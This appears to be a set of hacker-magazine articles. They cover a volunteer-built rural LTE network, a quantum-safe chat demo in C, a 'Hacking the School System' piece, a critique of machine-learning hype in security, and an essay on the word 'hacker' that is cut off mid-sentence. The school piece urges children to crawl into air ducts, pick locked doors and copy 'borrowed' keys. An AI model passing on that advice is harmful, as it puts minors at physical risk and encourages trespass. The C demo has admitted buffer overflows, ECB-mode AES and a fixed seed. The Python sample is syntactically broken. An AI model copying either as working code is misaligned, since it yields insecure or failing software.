"Why don't they use wireless Internet?" you might think. Good question. After all, the FCC reserved 4G spectrum in the 2.5GHz range for school districts. Unfortunately, most school districts, not realizing the value of what they had, turned around and leased the spectrum to a major national wireless carrier. Now leased, the national carrier doesn't allow schools to use the spectrum, even if no local service is provided. And naturally, mobile phone carriers don't actually provide service out here. The PCS and 4G spectrum licenses under which mobile phone carriers operate 3G and LTE data services do require license holders to provide service, but they're only required to provide service in the most populated areas. There is no geographic coverage requirement (unlike the old cellular licenses, which operated on a "use it or lose it" principle).

Fortunately, the tribe we're working with retained their 4G spectrum, so I get to build a cell tower! We'll be building them a 4G LTE network, which will provide fixed wireless Internet access to a total of 30 homes on the reservation. Using ordinary wireless routers, the connections can be shared with neighbors, so we expect that in practice over 50 homes will be covered. I'll be meeting another telecommunications engineer, the local fire chief, some folks from the tribal IT department, a carpenter, and a whole high school IT networking class.

This is a community that is highly motivated to bridge the digital divide, and they're excited to step up.

If I were working with a typical wireless carrier in a typical area, there would be endless fussing about the equipment to be used, where we'd be deploying it, and the geography it would cover. There would be endless site surveys and permit applications, and the build-out would take a few months from beginning to end. My friends at MuralNet were first contacted by this community three weeks ago. They agreed to help, contacted me through a friend of a friend, and today, we're on the way to do the build. First, MuralNet ordered all of the parts and had them delivered to me. This definitely isn't the carrier-grade stuff I deploy at the Central Office: it's made by companies like Jetway Computer, BaiCells, and KP Performance Antennas. The entirety of what we're using costs about $10,000 because MuralNet got a Black Friday special on some of the equipment. Some items were purchased on eBay, some through a Chinese website called Alibaba.com, and a lot of it from Amazon. Most of the three-week interval was spent waiting for sketchy-looking boxes to show up from China. The only pieces of equipment that arrived from a respectable, traditional telecom vendor were the lightning and surge protectors, which came from Graybar. Once the base station, SIM cards, and customer premises equipment arrived, I pre-provisioned the SIM cards and base stations to save time on site.

Permits weren't required: a highly motivated community has a way of making red tape disappear. Site surveys weren't required either, because there was really only one choice of site. We're building the tower on the roof of the middle/high school, because the school is situated on top of a hill overlooking the settlement and it has the fastest Internet connection in town. The speed clocks in at a blazing 100 Mbps. This is just fine, because the base station can't go faster than 110 Mbps anyway. A broom closet will house the Internet gateway computer; we're kicking out the broom. We were initially planning to put the gear into the existing IT network room, but decided against it because it's also used as a classroom and students often disconnect things accidentally. Instead, the high school networking class ran Cat5 cable from their existing core network switch (which isn't accessible to students without direct supervision) to the broom closet.

There is a 120 volt, 15 amp circuit in the closet, but that's all that we really need. It will power a network switch, the base station (which pulls less power than a 100 watt light bulb), and a low-powered (Intel Atom) PC.

There are some tweaks we could do to the antenna positioning once it was up, but once we picked a spot, we knew we'd be committed. Fortunately, we had a ton of help! One group of high school kids scattered throughout the reservation with FRS radios and, by talking with them, we were able to find the spot on the roof with the strongest signal. With a little trial and error, we put up the antenna. The IT crew in the broom closet already had the PC racked, stacked, powered, surge protected, and networked. The school's maintenance technician drilled a hole in the roof and pulled power from the circuit in the broom closet below. We ran the rest of the cables, and in 20 minutes flat, we were on the air! Most of the next few hours were spent deploying customer premises equipment in the settlement. This was dead simple because everything had been pre-provisioned. People just needed to find the spot in their house where they had the strongest signal. All 30 CPE connections were online and working within the next three hours. And while the speeds weren't blazingly fast, they were a whole lot faster than ILEC customers up the road in town could get.

Three weeks from inception to deployment. Half a day on site to bring broadband connectivity to a community that has never had it. That's what happens when volunteers instead of phone companies build a network. But don't tell my boss, because I worked really hard today, and here in the Central Office, it's time to take a nap.

Have a wonderful winter, and I'll see you again in the spring!

References

- https://www.usac.org/sl/about/ ➥getting-started/default.aspx - Universal Service Schools and Libraries Fund
- https://muralnet.org/ - MuralNet, a nonprofit organization bringing connectivity to rural communities
- https://docs.google.com/spread ➥sheets/d/10CfrZvAMSmMilNH4eI4N ➥MzqOcyksP6IQhKus8eszLBQ/edit# ➥gid=950100882 - Everything you need to build your own wireless ISP

Quantum Computers and Privacy

by Thor Mirchandani

As Dave D' Rave points out in the article "Quantum Computers and Bitcoin" in issue 34:4, practical quantum computers are just around the corner. While quantum computers may not pose an immediate threat to the hashing algorithms such as SHA256 commonly used by Bitcoin and other cryptocurrencies, the threat to Internet security and privacy as we know it today is another kettle of fish.

There seems to be a consensus among experts that most strong hashing algorithms and strong symmetric key ciphers are resilient to quantum attacks if sufficient key lengths are used, thus Bitcoin's immunity in the short term (several decades). On the other hand, most public key ciphers in widespread use today are vulnerable to quantum attacks. This class of algorithms includes those currently used in Internet privacy and trust protocols including SSL/TLS, HTTPS, digital certificates, digital signatures, and PGP.

Put differently, given a sufficiently large quantum computer, all the Internet data we assumed was private is completely transparent and the trust chains we have relied on are easily broken. Are you scared yet? Keep reading.

Post-Quantum Public Key Ciphers

All cryptography algorithms worth their salt depend on a proof of equivalence to a hard mathematical problem. Unfortunately, many computationally hard problems, including the algorithms currently in use on the Internet, look "soft" to a quantum computer.

But fortunately, not all hard mathematical problems are trivial in the eyes of a quantum computer. It appears that the solution to our post-quantum privacy concerns would involve a switch to ciphers that reduce to "quantum hard" math problems. Luckily, there are several open source projects that address this issue, and one of the more well known is Open Quantum Safe (OQS).

Getting Started with OQS

Enough of the dry stuff - let's jump right in and get wet! In other words, let's write some OQS code. The example we're going to use is a bare bones quantum safe Internet chat application. Our application consists of a client and a server. The client initiates a quantum safe key exchange with the server using a quantum safe public key cipher called Frodo, which offers a quantum security of 2^130 bits in our setup. In the exchange, the client and server agree on a unique symmetric key that they will use for the duration of the session. All subsequent messages will be encrypted and decrypted using this key and the well known symmetric key cipher AES.

First we have to download the OQS library, liboqs, from github either by cloning or downloading/extracting the zip file. The URL is:

```
https://github.com/open-quantum-safe/liboqs
```

The library has several dependencies that we need to install as well. I used Ubuntu 16.04 LTS and on that OS I would issue the following command:

```
sudo apt install autoconf automake cmake libtool
```

On MacOS you would use brew instead, and the download includes a Visual Studio setup to cater to Windows users.

Once the dependencies are installed it's time to build the liboqs library. On Ubuntu 16.04 LTS:

```
autoreconf -i ; ./configure ; make clean ; make
```

When the commands complete, you should have a library called liboqs.a that must be linked to the final executable. You should also have a header file called oqs.h in the include folder.

Building a Chat Application with OQS

The main purpose of this application is to show how we can use a quantum safe public key algorithm to safely perform a key exchange across a network connection. In other words, the goal is not to write a full-fledged chat application, and, as you will see, the capabilities of the application are quite limited.

By the same token, the code is kept extremely simple, and thus there are many shortcuts. In fact, there are some non-quantum related vulnerabilities that I didn't bother to address. For example, it is vulnerable to side channel attacks, there are potential buffer overflows, and so on. It doesn't matter for demonstration purposes, but would be disastrous in a production system. In other words, it's a toy, so don't use this for real work! You have been warned.

In the following, please refer to the code which follows this article.

The main() function of the program sets up the OQS infrastructure. It then checks the command line to see if it should operate in client mode ("Alice") or server mode ("Bob"), -C and -S respectively. The server listens to a TCP/IP socket on port 36000, and the client communicates on the same port.

The first step is the interesting one: Together the client and server perform a quantum safe key exchange using Frodo. This results in both client and server having a 256 bit (32 bytes) shared key.

This shared key is used by the client to encrypt messages using plain old AES. The client then sends the encrypted message across the TCP/IP socket to the server. The server decrypts and displays the message, adds some text to it, encrypts the message, and sends it back to the client. The client then decrypts the response and displays it. And that's it.

To run the application, open a terminal window and start the program in server mode. Then open another terminal and start the program in client mode. Type some text in the client terminal and you should see the encrypted and plain text in the server terminal. Then the encrypted and plain text response should appear in the client window momentarily. Below is a sample session:

```
$ ./phqchat -S
starting server...

Creating socket
Listening
Accepted incoming connection
Reading first message
Starting key exchange
Bob message        (11288 bytes):  9C211D538E335F5FF276156071598FF
➥4D399BFD6...
4229C83CDBC03595EF844D49474634D28F39ED3C
Bob session key    (  32 bytes):  A26EE735B15F28FB47ECF6F096E661BC
➥ 418601BA8FE2
F3EDF62579045F42646B
Key exchange complete


Encrypted message from client:
fffffa8ffffff89ffffffd170fffffffefffffffa86c68fffffffddffffffffac174bffff
➥ffc1ffffff
927069fffffff6fffffffda4c341d4f43ffffff965afffffffd57dffffff946cffffff85
➥63 b30ffff
ffc3ffffffd8fffffff1fffffffb2fffffffa2fffffffacfffffff8165b75ffffffdf 4ff
➥ffffa0ffff
ffbeffffffc4
Decrypted message: Hello Bob. Typing something for you.

$ ./phqchat -C
```

```
starting client...
Creating a socket
Starting key exchange
Alice initial message (11280 bytes):  72E12292ECCD6911B3A93D6A6C7B7051
➡B8E3CFB6
...09B337FA6487B088B5127A0CF44EF023A484D973
Alice session key   ( 32 bytes):  A26EE735B15F28FB47ECF6F096E661BC
➡418601BA8FE2
F3EDF62579045F42646B
Key exchange complete

Hello Bob. Typing something for you.

Encrypted response from server:
ffffffd951763c 7fffffffc7bffffff8cffffff9a 9fffffffdffffffcb30fffffff5
➡6266ffffff
fc20ffffff8dfffffffb23affffff9349ffffff9d76 c3e2fffffffcbffffffe3ffffff
➡eaffffffff6
72 c25556746ffffff80ffffff98ffffffd4ffffffbd4dffffffa6535bffffffb765ff
➡ffff97ffff
ffbeffffffd427ffffffed6fffffffc9ffffff89ffffff9bffffffeeffffffe011ffff
➡fff8555b13
Decrypted response: Dear Alice,
You typed Hello Bob. Typing something for you.
```

The Road Ahead

As I mentioned, the program we built is a cheap parlor trick. The real value of quantum safe public key encryption technology will be realized when it's incorporated in mainstream applications and tools for quantum secure communications, encryption, digital signatures, and certificates. That has not happened yet, but there are efforts underway. For example, the OQS team has created a version of OpenSSL that uses quantum safe ciphers. It's also available on github. The URL is:

`https://github.com/open-quantum-safe/openssl`

In addition to Frodo, OQS contains several other quantum safe ciphers and tools that you can use to implement communications apps, digital signatures, encryption apps, and anything else you can dream up. Happy hacking!

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>
#include "oqs.h"


#define LETS_USE_FRODO
#ifdef  LETS_USE_FRODO
/* Use Frodo (Learning With Errors) for the key exchange */
static int algorithm=OQS_KEX_alg_lwe_frodo;
/* Length of the seed */
static const size_t seedLen=16;
/* The seed (16 bytes) */
static const uint8_t *seed="qwertyuiopasdfgh";
/* Use the "recommended" parameter for >= 128 bits of security */
static const char *namedParms="recommended";
#endif

/* Host IP adress */
static const char *host= "127.0.0.1";
/* Port number */
```

```c
static const int port=36000;
/* Some data buffers */
static char buffer[16384]={0};
static char plainText[16384]={0};
static char cipherText[16384]={0};
/* Prototypes */
int bob(OQS_KEX *kex);
int alice(OQS_KEX *kex);
int calculatePaddedLength(int len);

int main(int argc, char** argv){
    int rc=0;
    /* Initialize random numbers */
    OQS_RAND *rand = OQS_RAND_new(OQS_RAND_alg_urandom_chacha20);

    /* Initialize key exchange */
    OQS_KEX *kex = NULL;
    kex = OQS_KEX_new(rand, algorithm, seed, seedLen, namedParms);
    if(NULL==kex){
        return -1;
    }

    /* Check command line parms */
    if(argc<2){
        printf("Command line args:\n-C for client mode\n-S for
➥ server mode\n");
    }
    else if(0==strcmp(argv[1],"-C")){
        printf("starting client...\n");
        rc=alice(kex);
    }
    else if(0==strcmp(argv[1],"-S")){
        printf("starting server...\n\n");
         rc=bob(kex);
    }
    else{
        printf("Command line args:\n-C for client mode\n-S for
➥ server mode\n");
    }

    /* Clean up */
    OQS_RAND_free(rand);
    OQS_KEX_free(kex);
    return rc;
}

/* This is for AES. A block has to be exactly 128 bits (16 bytes) */
int calculatePaddedLength(int len){
    if(0==len%16){
        return len;
    }
    int n=len/16;
    return 16*(n+1);
}

/* Set up and run chat program in client mode */
/* Client is Alice by convention */
int alice(OQS_KEX *kex){
    void *alicePrivate = NULL;   /* Alice's private key */
    uint8_t *aliceMsg = NULL; /* Alice's message */
    size_t aliceMsgLen = 0;   /* Alice's message length */
    uint8_t *aliceKey = NULL; /* Alice's final key */
    size_t aliceKeyLen = 0;   /* Alice's final key length */
```

```c
    int rc=0;

    /* Open a socket */
    printf("Creating a socket\n");
    struct sockaddr_in address;
    int sock = 0, numChars;
    struct sockaddr_in serv_addr;
    if(0>(sock = socket(AF_INET, SOCK_STREAM, 0))){
        printf("Socket creation error \n");
        rc=-1;
        goto client_clean;
    }
    memset(&serv_addr, '0', sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(port);

    if(0>=inet_pton(AF_INET,host, &serv_addr.sin_addr)){
        printf("Invalid address\n");
        rc=-1;
        goto client_clean;
    }

    if(connect(sock,(struct sockaddr *)&serv_addr,sizeof(serv_addr))
 < 0){
        printf("Connect failed\n");
        rc=-1;
        goto client_clean;
    }

    /* BEGIN KEY EXCHANGE */
    /* Alice sends the Diffie Hellman initial message */
    printf("Starting key exchange\n");
    rc=OQS_KEX_alice_0(kex, &alicePrivate, &aliceMsg, &aliceMsgLen);
    if(OQS_SUCCESS!=rc) {
        fprintf(stderr,"ERROR: OQS_KEX_alice_0 failed!\n");
        goto client_clean;
    }
    OQS_print_part_hex_string("Alice initial message", aliceMsg,
 aliceMsgLen, 20);
    send(sock,aliceMsg,aliceMsgLen,0);

    /* Get response back from server */
    numChars = read( sock,buffer,sizeof buffer);

    /* process the response */
    uint8_t *bobMsg = NULL; // Bob's message
    size_t bobMsgLen = 0;  // Bob's message length
    bobMsg=buffer;
    bobMsgLen=numChars;

    rc = OQS_KEX_alice_1(kex, alicePrivate, bobMsg, bobMsgLen,
 &aliceKey,&aliceKeyLen);
    if(OQS_SUCCESS!=rc){
        printf("ERROR: OQS_KEX_alice_1 failed!\n");
        goto client_clean;
    }
    OQS_print_hex_string("Alice session key", aliceKey,
 aliceKeyLen);
    printf("Key exchange complete\n\n");
    /* END KEY EXCHANGE */

    /* Now start the chat */
    while(1){
```

```
        /* Get input from keyboard */
        memset(buffer,'\0',sizeof buffer);
        fgets(buffer,sizeof buffer,stdin);
        numChars=strlen(buffer);
        int len=calculatePaddedLength(numChars);

        /* Encrypt using session key */
        memset(cipherText,'\0',sizeof cipherText);
        OQS_AES128_ECB_enc(buffer,len,aliceKey,cipherText);

        /* Send encrypted message */
        send(sock,cipherText,len,0);

        /* Get response*/
        memset(buffer,'\0',sizeof buffer);
        numChars=read(sock,buffer,sizeof buffer);
        len=calculatePaddedLength(numChars);
        printf("\nEncrypted response from server:\n");
        for(int i=0;i<len;i++){
            printf("%2x",buffer[i]);
        }

        /* Decrypt using session key */
        memset(plainText,'\0',sizeof plainText);
        OQS_AES128_ECB_dec(buffer,len,aliceKey,plainText);
        printf("\nDecrypted response: %s\n",plainText);
    }


client_clean:
    OQS_MEM_secure_free(aliceMsg, aliceMsgLen);
    OQS_MEM_secure_free(aliceKey, aliceKeyLen);
    OQS_KEX_alice_priv_free(kex, alicePrivate);
    OQS_MEM_secure_free(bobMsg, bobMsgLen);

    return rc;
}

/* Set up and run chat program in server mode*/
/* Server is Bob by convention */
int bob(OQS_KEX *kex){
    uint8_t *bobMsg = NULL; // Bob's message
    size_t bobMsgLen = 0;  // Bob's message length
    uint8_t *bobKey = NULL; // Bob's final key
    size_t bobKeyLen = 0;  // Bob's final key length
    uint8_t *aliceMsg = NULL; // Alice's message
    size_t aliceMsgLen = 0;  // Alice's message length
    int rc=0;

    /* Set up a listen socket */
    int server_fd, new_socket, numChar;
    struct sockaddr_in address;
    int opt = 1;
    int addrlen = sizeof(address);

    /* Creating socket file descriptor */
    printf("Creating socket\n");
    if(0==(server_fd = socket(AF_INET, SOCK_STREAM, 0))){
        printf("socket failed\n");
        exit(EXIT_FAILURE);
    }

    /* Bind listening socket to the port */
```

```
    if(setsockopt(server_fd, SOL_SOCKET, SO_REUSEADDR |
➡ SO_REUSEPORT,&opt, sizeof(opt))){
        printf("setsockopt failed");
        exit(EXIT_FAILURE);
    }
    address.sin_family = AF_INET;
    address.sin_addr.s_addr = INADDR_ANY;
    address.sin_port=htons(port);
    if (0>bind(server_fd, (struct sockaddr *)&address,sizeof(
➡address))){
        printf("bind failed");
        exit(EXIT_FAILURE);
    }

    /* Wait for a connection */
    printf("Listening\n");
    if (listen(server_fd, 3) < 0){
        printf("listen");
        exit(EXIT_FAILURE);
    }

    if(0>(new_socket=accept(server_fd, (struct sockaddr *)&address,
➡ (socklen_t*)&addrlen))){
        perror("accept");
        exit(EXIT_FAILURE);
    }
    printf("Accepted incoming connection\n");

    /* BEGIN KEY EXCHANGE */
    /* Read the first incoming message */
    printf("Reading first message\n");
    memset(buffer,'\0',sizeof buffer);
    numChar=read(new_socket,buffer,sizeof buffer);

    /* Process first incoming message, which is part of key
➡ exchange */
    printf("Starting key exchange\n");
    aliceMsg=buffer;
    aliceMsgLen=numChar;
    rc=OQS_KEX_bob(kex, aliceMsg, aliceMsgLen, &bobMsg, &bobMsgLen,
➡ &bobKey, &bobKeyLen);
    if(OQS_SUCCESS!=rc) {
        fprintf(stderr,"ERROR: OQS_KEX_bob failed!\n");
        goto server_clean;
    }

    OQS_print_part_hex_string("Bob message", bobMsg, bobMsgLen, 20);
    OQS_print_hex_string("Bob session key", bobKey, bobKeyLen);

    /* Send the message to client */
    send(new_socket,bobMsg,bobMsgLen,0);
    printf("Key exchange complete\n\n");
    /* END KEY EXCHANGE*/

    while(1){
        /* Wait for next message */
        memset(buffer,'\0',sizeof buffer);
        numChar=read(new_socket,buffer,sizeof buffer);
        int len=calculatePaddedLength(numChar);
        printf("\nEncrypted message from client:\n");
        for(int i=0;i<len;i++){
            printf("%2x",buffer[i]);
        }
```

```
        /* Decrypt using session key */
        memset(plainText,'\0',sizeof plainText);
        OQS_AES128_ECB_dec(buffer,len,bobKey,plainText);
        printf("\nDecrypted message: %s\n",plainText);

        /* Compose a response */
        memset(buffer,'\0',sizeof buffer);
        sprintf(buffer,"Dear Alice,\nYou typed %s\n",plainText);
        numChar=strlen(buffer);
        len=calculatePaddedLength(numChar);

        /* Encrypt it using session key */
        memset(cipherText,'\0',sizeof cipherText);
        OQS_AES128_ECB_enc(buffer,len,bobKey,cipherText);

        /* Send to client */
        send(new_socket,cipherText,len,0);
    }
server_clean:
    OQS_MEM_secure_free(bobMsg, bobMsgLen);
    OQS_MEM_secure_free(bobKey, bobKeyLen);
    OQS_MEM_secure_free(aliceMsg, aliceMsgLen);

    return rc;
}
```


Hacking the School System

by Behawolf

When I was a kid, I used to believe teachers were always right. Like a computer following a programme, I assumed the person giving the instructions knew what they were doing. I thought just so long as I worked hard, and followed all the rules, I would be OK. Alas, this has proved to be far from true. So here is what I wish I had known.

Before we can hack any system, we need to understand it. The school system was introduced in response to the industrial revolution, by governments. This was not done out of the goodness of their little hearts, but as a way to train children for the industrial workforce. As in the factory system, fear was the main means of control.

The main purpose was to instill obedience into the child. Thus, learning requires passivity from the student, and getting used to doing repetitive and menial tasks for minimal pay, just as it is today. These qualities might be necessary for the school system, but will be a complete hindrance to you for the rest of your life in whatever you decide to do. Unless of course you want to be stuck in a dead end job.

Capitalism is a tough environment, with everyone trying to sell you something, regardless of whether you want it or not, regardless of whether you need it or not. But we've all got to pay the rent. So, there is no shame in wanting to make a better life for yourself, especially if you are living in an environment that is physically or mentally harmful to you. I'm with you bro.

So, assuming you can't persuade your parents of the benefits of home education, how can we hack the school system and make it work for you? Since I am writing for kids like you all over the world, I am only able to give you general advice.

If you can't get off the school premises, then try and find a safe place within the building. You may want to consult some texts on urban exploration for this. Think creatively - maybe there are some air ducts you can squeeze into. Don't forget a torch for reading, some spare batteries, and something comfortable to lie on. Be careful not to get lost or stuck in there if you decide to go exploring. Or what about a locked door you can pick, or get the key to? Maybe you can "borrow" the key and get a copy made or, if you're lucky, maybe it's a generic key you can buy from a key shop. Wherever you go, make sure you are not followed. Don't get careless. If no one will mind you being there, just spend all your free time in the school library. The important thing is that you are safe from teachers and bullies.

If you want access to information and computers for an affordable price, go to your local library. If they haven't got the book you want, then they should be able to order it in from another library, possibly for a small fee. If you want to highlight in the book for future reference, it might be worth buying it. Note, computer books tend to date very quickly - although books about programming languages and UNIX-based commands, less so. If you want to figure out how people's emotions work, read literary fiction.

Don't do homework unless you really want to. The only time you need to do work at home is if you have course work that will count towards your final exam. I leave it up to you, dear reader, to decide whether you want to worry about any end-of-year exams. Ultimately, the only thing that counts is if you get any qualification for the exam you are doing. Employers like qualifications, so try to get some from school if you can.

If people start hassling you for not doing enough work, demand payment, and don't do any work until you get some money. Pay negotiation is a key survival skill for adult life. If they do pay up, you can then use some of this money to help fund your further education, be that another course after you leave school, or books that you want to read now.

School sport is merely an excuse for the bigger boys to hurt you through physical violence. So, unless you are one of the bigger boys or girls, skive off it. Have you ever noticed how the sports teacher gives everyone the orders to run about like headless chickens, while they stand there doing sweet FA? Eating healthily, with a little exercise each day, will be much better for you than school sport. A brisk walk for ten minutes should do it. One mistake I didn't make was to take up smoking. Smoking is the work of The Man. They get you addicted so you have to keep spending money to buy a product that will slowly kill you. Stick it to The Man. Don't smoke.

Be wary of any religion they try to instill/brainwash you with. In my experience, this is an attempt to keep you in fear. It makes it easier for those in power to manipulate you. They do this by making you feel guilty for having basic human emotions. It is essential to rebel against the idea that one should stoically take whatever life throws at you, as God will look after you. It is not virtuous to become a victim, no matter how many religious stories they tell you, implying God will bail out the meek. So you don't have to be nice to nasty people. Standing up for yourself does not make you a bad person.

If all of this sounds like the bitter rantings of a Generation Xer, then perhaps it is. But this is what I have learned.

Now you have more free time and you have the space to work things out for yourself, at your own pace. I would recommend you go over anything you have not understood in class. Then you can study what you are interested in, be that the sea, or C++, Python, or philosophy, Linux, or Tantric sex.

I hope this proves useful to you.
Best of luck!

A READING OF THE AI HYPE METER

by @blogic

The hoopla of artificial intelligence (AI) among the industry continues. Buzzwords like machine learning (ML), prediction, and AI continue to infiltrate the cyber security consciousness with a bit of fabrication. There was a 112.5 percent increase from last year in the number of briefing summaries and training descriptions from the big summer hacking conferences containing the following key phrases: data science, machine learning and artificial intelligence. At Defcon, there were three mentions of these keywords in 2017 and four mentions in 2018. Blackhat had a steeper jump in hype with a count of five in 2017 to 13 in 2018. This is palpable enough that I hope readers like you will want to learn more about it. Even though vendors and your colleague at the water cooler may think AI will be the panacea or the Terminator of the hacker, let's first start off with a realistic understanding of ML for cyber security before we reach conclusions that AI will be taking our jobs.

In its truest form, AI learns on its own and improves on its capabilities to make better decisions like humans. Today we have pseudo-AI and their names are Siri and Alexa, yet neither have been able to defend against a zero day or develop a patch for my Mac firmware that prevents against undiscovered vulnerabilities. ML is being used to drive cars and tweet nonsense like Microsoft's "Tay." Under the hood, it has the ability and agility to learn without being programmed with rules and logic.

Let's take, for example, the daily activity of security engineers. They create static/pattern matching rules for intrusion detection systems (IDS) to identify attack signatures and patterns from network flows. If true AI were to create new IDS rules (without a security engineer's assistance), it would use historical signatures and attack logic to make brand new signatures against unseen attacks on the fly. Even though there are valiant attempts to use ML for understanding netflow and learning new attacks, building new signatures to block attacks on the fly with algorithms is not feasible yet.

Can ML and Cyber Security Coexist?

As much as we want Siri or Alexa to build IDS signatures for us, there are already worthwhile cyber security use cases in the field today. With ML we can use methods like supervised and unsupervised models to identify malicious activity. For a supervised machine learning algorithm, we use labels like confirmed "threat" to identify a direct hit from a verified threat actor or a malware detection match from an Internet download. Unsupervised machine learning algorithms don't have labels, but the data can be leveraged by user and entity behavior analytics tools to cluster users' suspicious activity or differentiate network flows from an attack versus a misconfigured internal system.

In both unsupervised and supervised machine learning, there needs to be a vast amount of curation on the data set to feed the algorithms that then derive output. Data quality is crucial to the success or failure of ML to accurately pinpoint malicious activity from the vast amount of noise analysts see today. This data validation accounts for the majority of the effort implemented

in a machine learning model.

Below is a basic Python structure of an ML prediction model:

```
#prediction code
X = dataframe.filter(['feature1', 'feature2','feature3','feature4'
➥ ,'feature5')]
y = dataframe.filter(['dependent_variable'])

import sklearn and train,test and split packages
from sklearn.cross_validation import train_test_split
X_train, X_test, y_train, y_test = train_test_split(
➥ X, y, test_size=0.2)

# logistic regression is the prediction algorithm of choice
from sklearn.linear_model import LogisticRegression
from sklearn import metrics
logreg = LogisticRegression()
logreg.fit(X_train, y_train)

#Determine the accuracy of model
From sklearn.metrics import accuracy_score
Logreg.fit(X_train, y_train)
Predictions = logreg.predict(X_test)
accuracy = accuracy_score(y_test, predictions)

#scoring the model
print('Accuracy score: ' )
print(accuracy)

#cross validation matrix for accuracy
confusion_matrix = confusion_matrix(y_test, predictions)
print(confusion_matrix)
fig, ax - plot_confusion_matrix(conf_mat=confusion_matrix)
plt.show()
print ('#TRUES POSITIVE | FALSE POSITIVE')
print('FALSE NEGATIVE | #TRUE NEGATIVE')
```

Conclusion

In order for supervised and unsupervised models to accurately identify attacks, they will first need a domain expert to infer this context within the data and tune the algorithm to get better results. Without a combination of domain expertise and proper implementation of a prediction model, algorithms can be extremely biased or even dangerous. For example, many systems have machine accounts configured by humans that run scripts. If that machine's account password expires and a human doesn't change it, it may fail to run a script 139 times in an hour. This activity may appear as an outlier among other machine activity, but it's not a brute force attack.

Machine learning is not a silver bullet that will solve cyberattacks. Let's be wary of vendors stating that their products are foolproof or "100 percent predictive and prevent[s] cyberattacks from being successful." The human element of creativity and ingenuity is existential to both the hacker and the defender. The human way of solving problems will always reign over the future of ML decisions which will lead into AI.

George Box, one of the greatest statisticians of our time said, "All models are wrong, but some are useful." In fact, some machine learning prediction models can be useful to the offensive attacker and defender blue teams alike. Because of the endless announcements of breaches and leaks of private and personal information we are now accustomed to, our blue teams need help sifting the signal from the noise. Although the margin for error in these investigations is extremely thin, there is still a large margin of upside to derive malicious signals with the use of ML. Along this journey for ML, we still must understand the caveats, be careful with implementation, and understand that our output may be wrong or biased. More importantly, let's empower our security analysts to overcome the monotonous work that leads to career burnout.

The Hacker Perspective

by BJ Snyder

I'm a hacker and you're not! Nah nah nah na! Or am I? I think that everyone is using the term so loosely that the meaning is lost. I'm a hacker. You're a hacker. My grandmother was a hacker. Actually she was a junk collector and metal scrapper. But I think when you call yourself a name, it doesn't have the credibility as if someone else had called you it.

A friend of mine said he would call me Spock because I like math and science and I am more about the ideas than actually the business side of earning money. Well, to be called Spock is an honor. But the fact remains that there is already a Spock and I can't fill his shoes. On my website, I took to calling myself "Trurl." I don't know if you have read Stanislaw Lem's *The Cyberiad,* but Trurl also has some big shoes to fill. I think a title or nickname should come from your peers, critics, or friends. Friends call me BJ or Beege. I think that is a fitting nickname based on my name. But there is no reason why BJ shouldn't become a hacker. The fact is he should worry about the things a hacker does and leave the title to philosophers.

I don't want to put forth the opinion that hackers are bad or that everyone cannot be one. I just think the actual things that make hackers hackers are the ideals. I know this is "The Hacker Perspective," but I believe you are talking to a non-hacker. Again, I know those of us reading *2600* know the true meaning of a hacker: one who is not a destructive criminal, but one who learns for the sake of learning and tries to be creative, even when corporations try to dominate the world. I am not trying to insult those who consider themselves to be hackers. In a sense, you probably are a hacker. I am happy with this definition. I just want to challenge anyone who considers themselves to be a hacker to act as one and not worry about the terminology.

Let's consider an example. You are a broke, overworked undergraduate in college who happens to play the lottery when the jackpot is multi-millions. You win. But what did you lose? There are benefits to being a "starving artist." The multi-millions have just ruined you. Now you have "friends" or those who claim to be friends and relatives you have never seen asking for money. That supermodel who wouldn't talk to you before has suddenly fallen in love with you. It is difficult to find true love, but somehow you just did. The fact is that being a millionaire has just affected how you live and how the future of your life will go. Is it better? I don't know. But maybe you were a better, more motivated, creative person when you were that starving hacker. Heck, maybe this is the reason most hackers don't care about money. They know the dangers of what it does, how it can affect their lives, and that it isn't their ultimate goal.

Let's consider another example of being classified as a hacker. Did you ever see the Spider-Man comic where Peter Parker is out of his suit and can't fight the Green Goblin? Maybe the suit does make the man - just as the term hacker can make people perceive you as a criminal. I'm not saying it should, but you have to admit it does happen a lot. It is like when a criminal can't commit a crime without a mask. Of course they don't want to be identified, but if the victim could see them they would be ashamed of their actions. Being defined as a hacker could work to make you into a criminal, or it could make you believe you're something you're not. If you let others make the call as to whether you're a hacker or not, I believe you have the potential to make the term what it should be. You define the word hacker; it does not define you. If you want hacker to mean someone who creates or builds, I think you have just broken the mold of criminal. We should be hackers by example and not by false percep-

tions. So we all might be hackers after all. But when everyone is a hacker, we get compared to the criminal element of hackers. But that categorizing is only done by those who are ignorant of the hackers that we are.

So don't think it isn't important what type of hacker you are. It is like the police force saving a woman from a burning car and then the next day five cops beat up some teenager. Do you remember that cops are good and there to protect us? No. You see that cops are corrupt. This will cause the whole honorable meaning of what it is to be a police officer to be forever tarnished by a fraction of those who belong to the force. So you think that crashing a computer or placing a Trojan on someone's system will go unnoticed? Do you want to tarnish what it is to be a hacker?

That is enough of not self-proclaiming yourself to be a hacker. Chances are if you are reading this message you are a hacker. But let's not call ourselves hackers; let's lead by example and show the world what hackers do.

I think the greatest factor in how we will be judged as hackers is by what we create. The Nobel Peace Prize was created out of Alfred Nobel's guilt for inventing dynamite. A hacker's dynamite may be malware. Not all creations are good. I have seen a PBS documentary on microbiologists who were making viruses. Why on earth would someone do such a thing? They claim that it helps them to understand viruses better, but it is the deadliest of weapons. So when designing something, we should be aware of the results. It may be an impressive achievement to create something, but how will it be used?

I love cryptography. I have spent hours reading, researching, and trying to discover new methods. This could be considered hacking, but I don't want to call myself a hacker. The fact remains that I have to break 256-bit RSA before anyone cares about any of my work. While there is a big following of math and cryptography on the Internet, most people I show my work to don't care. It just doesn't interest them. If you care about being called a hacker, you may be disappointed when the vast majority doesn't care. But the beauty of being a hacker is that you don't care that people don't care. But we do care when they perceive us a criminals. What would I

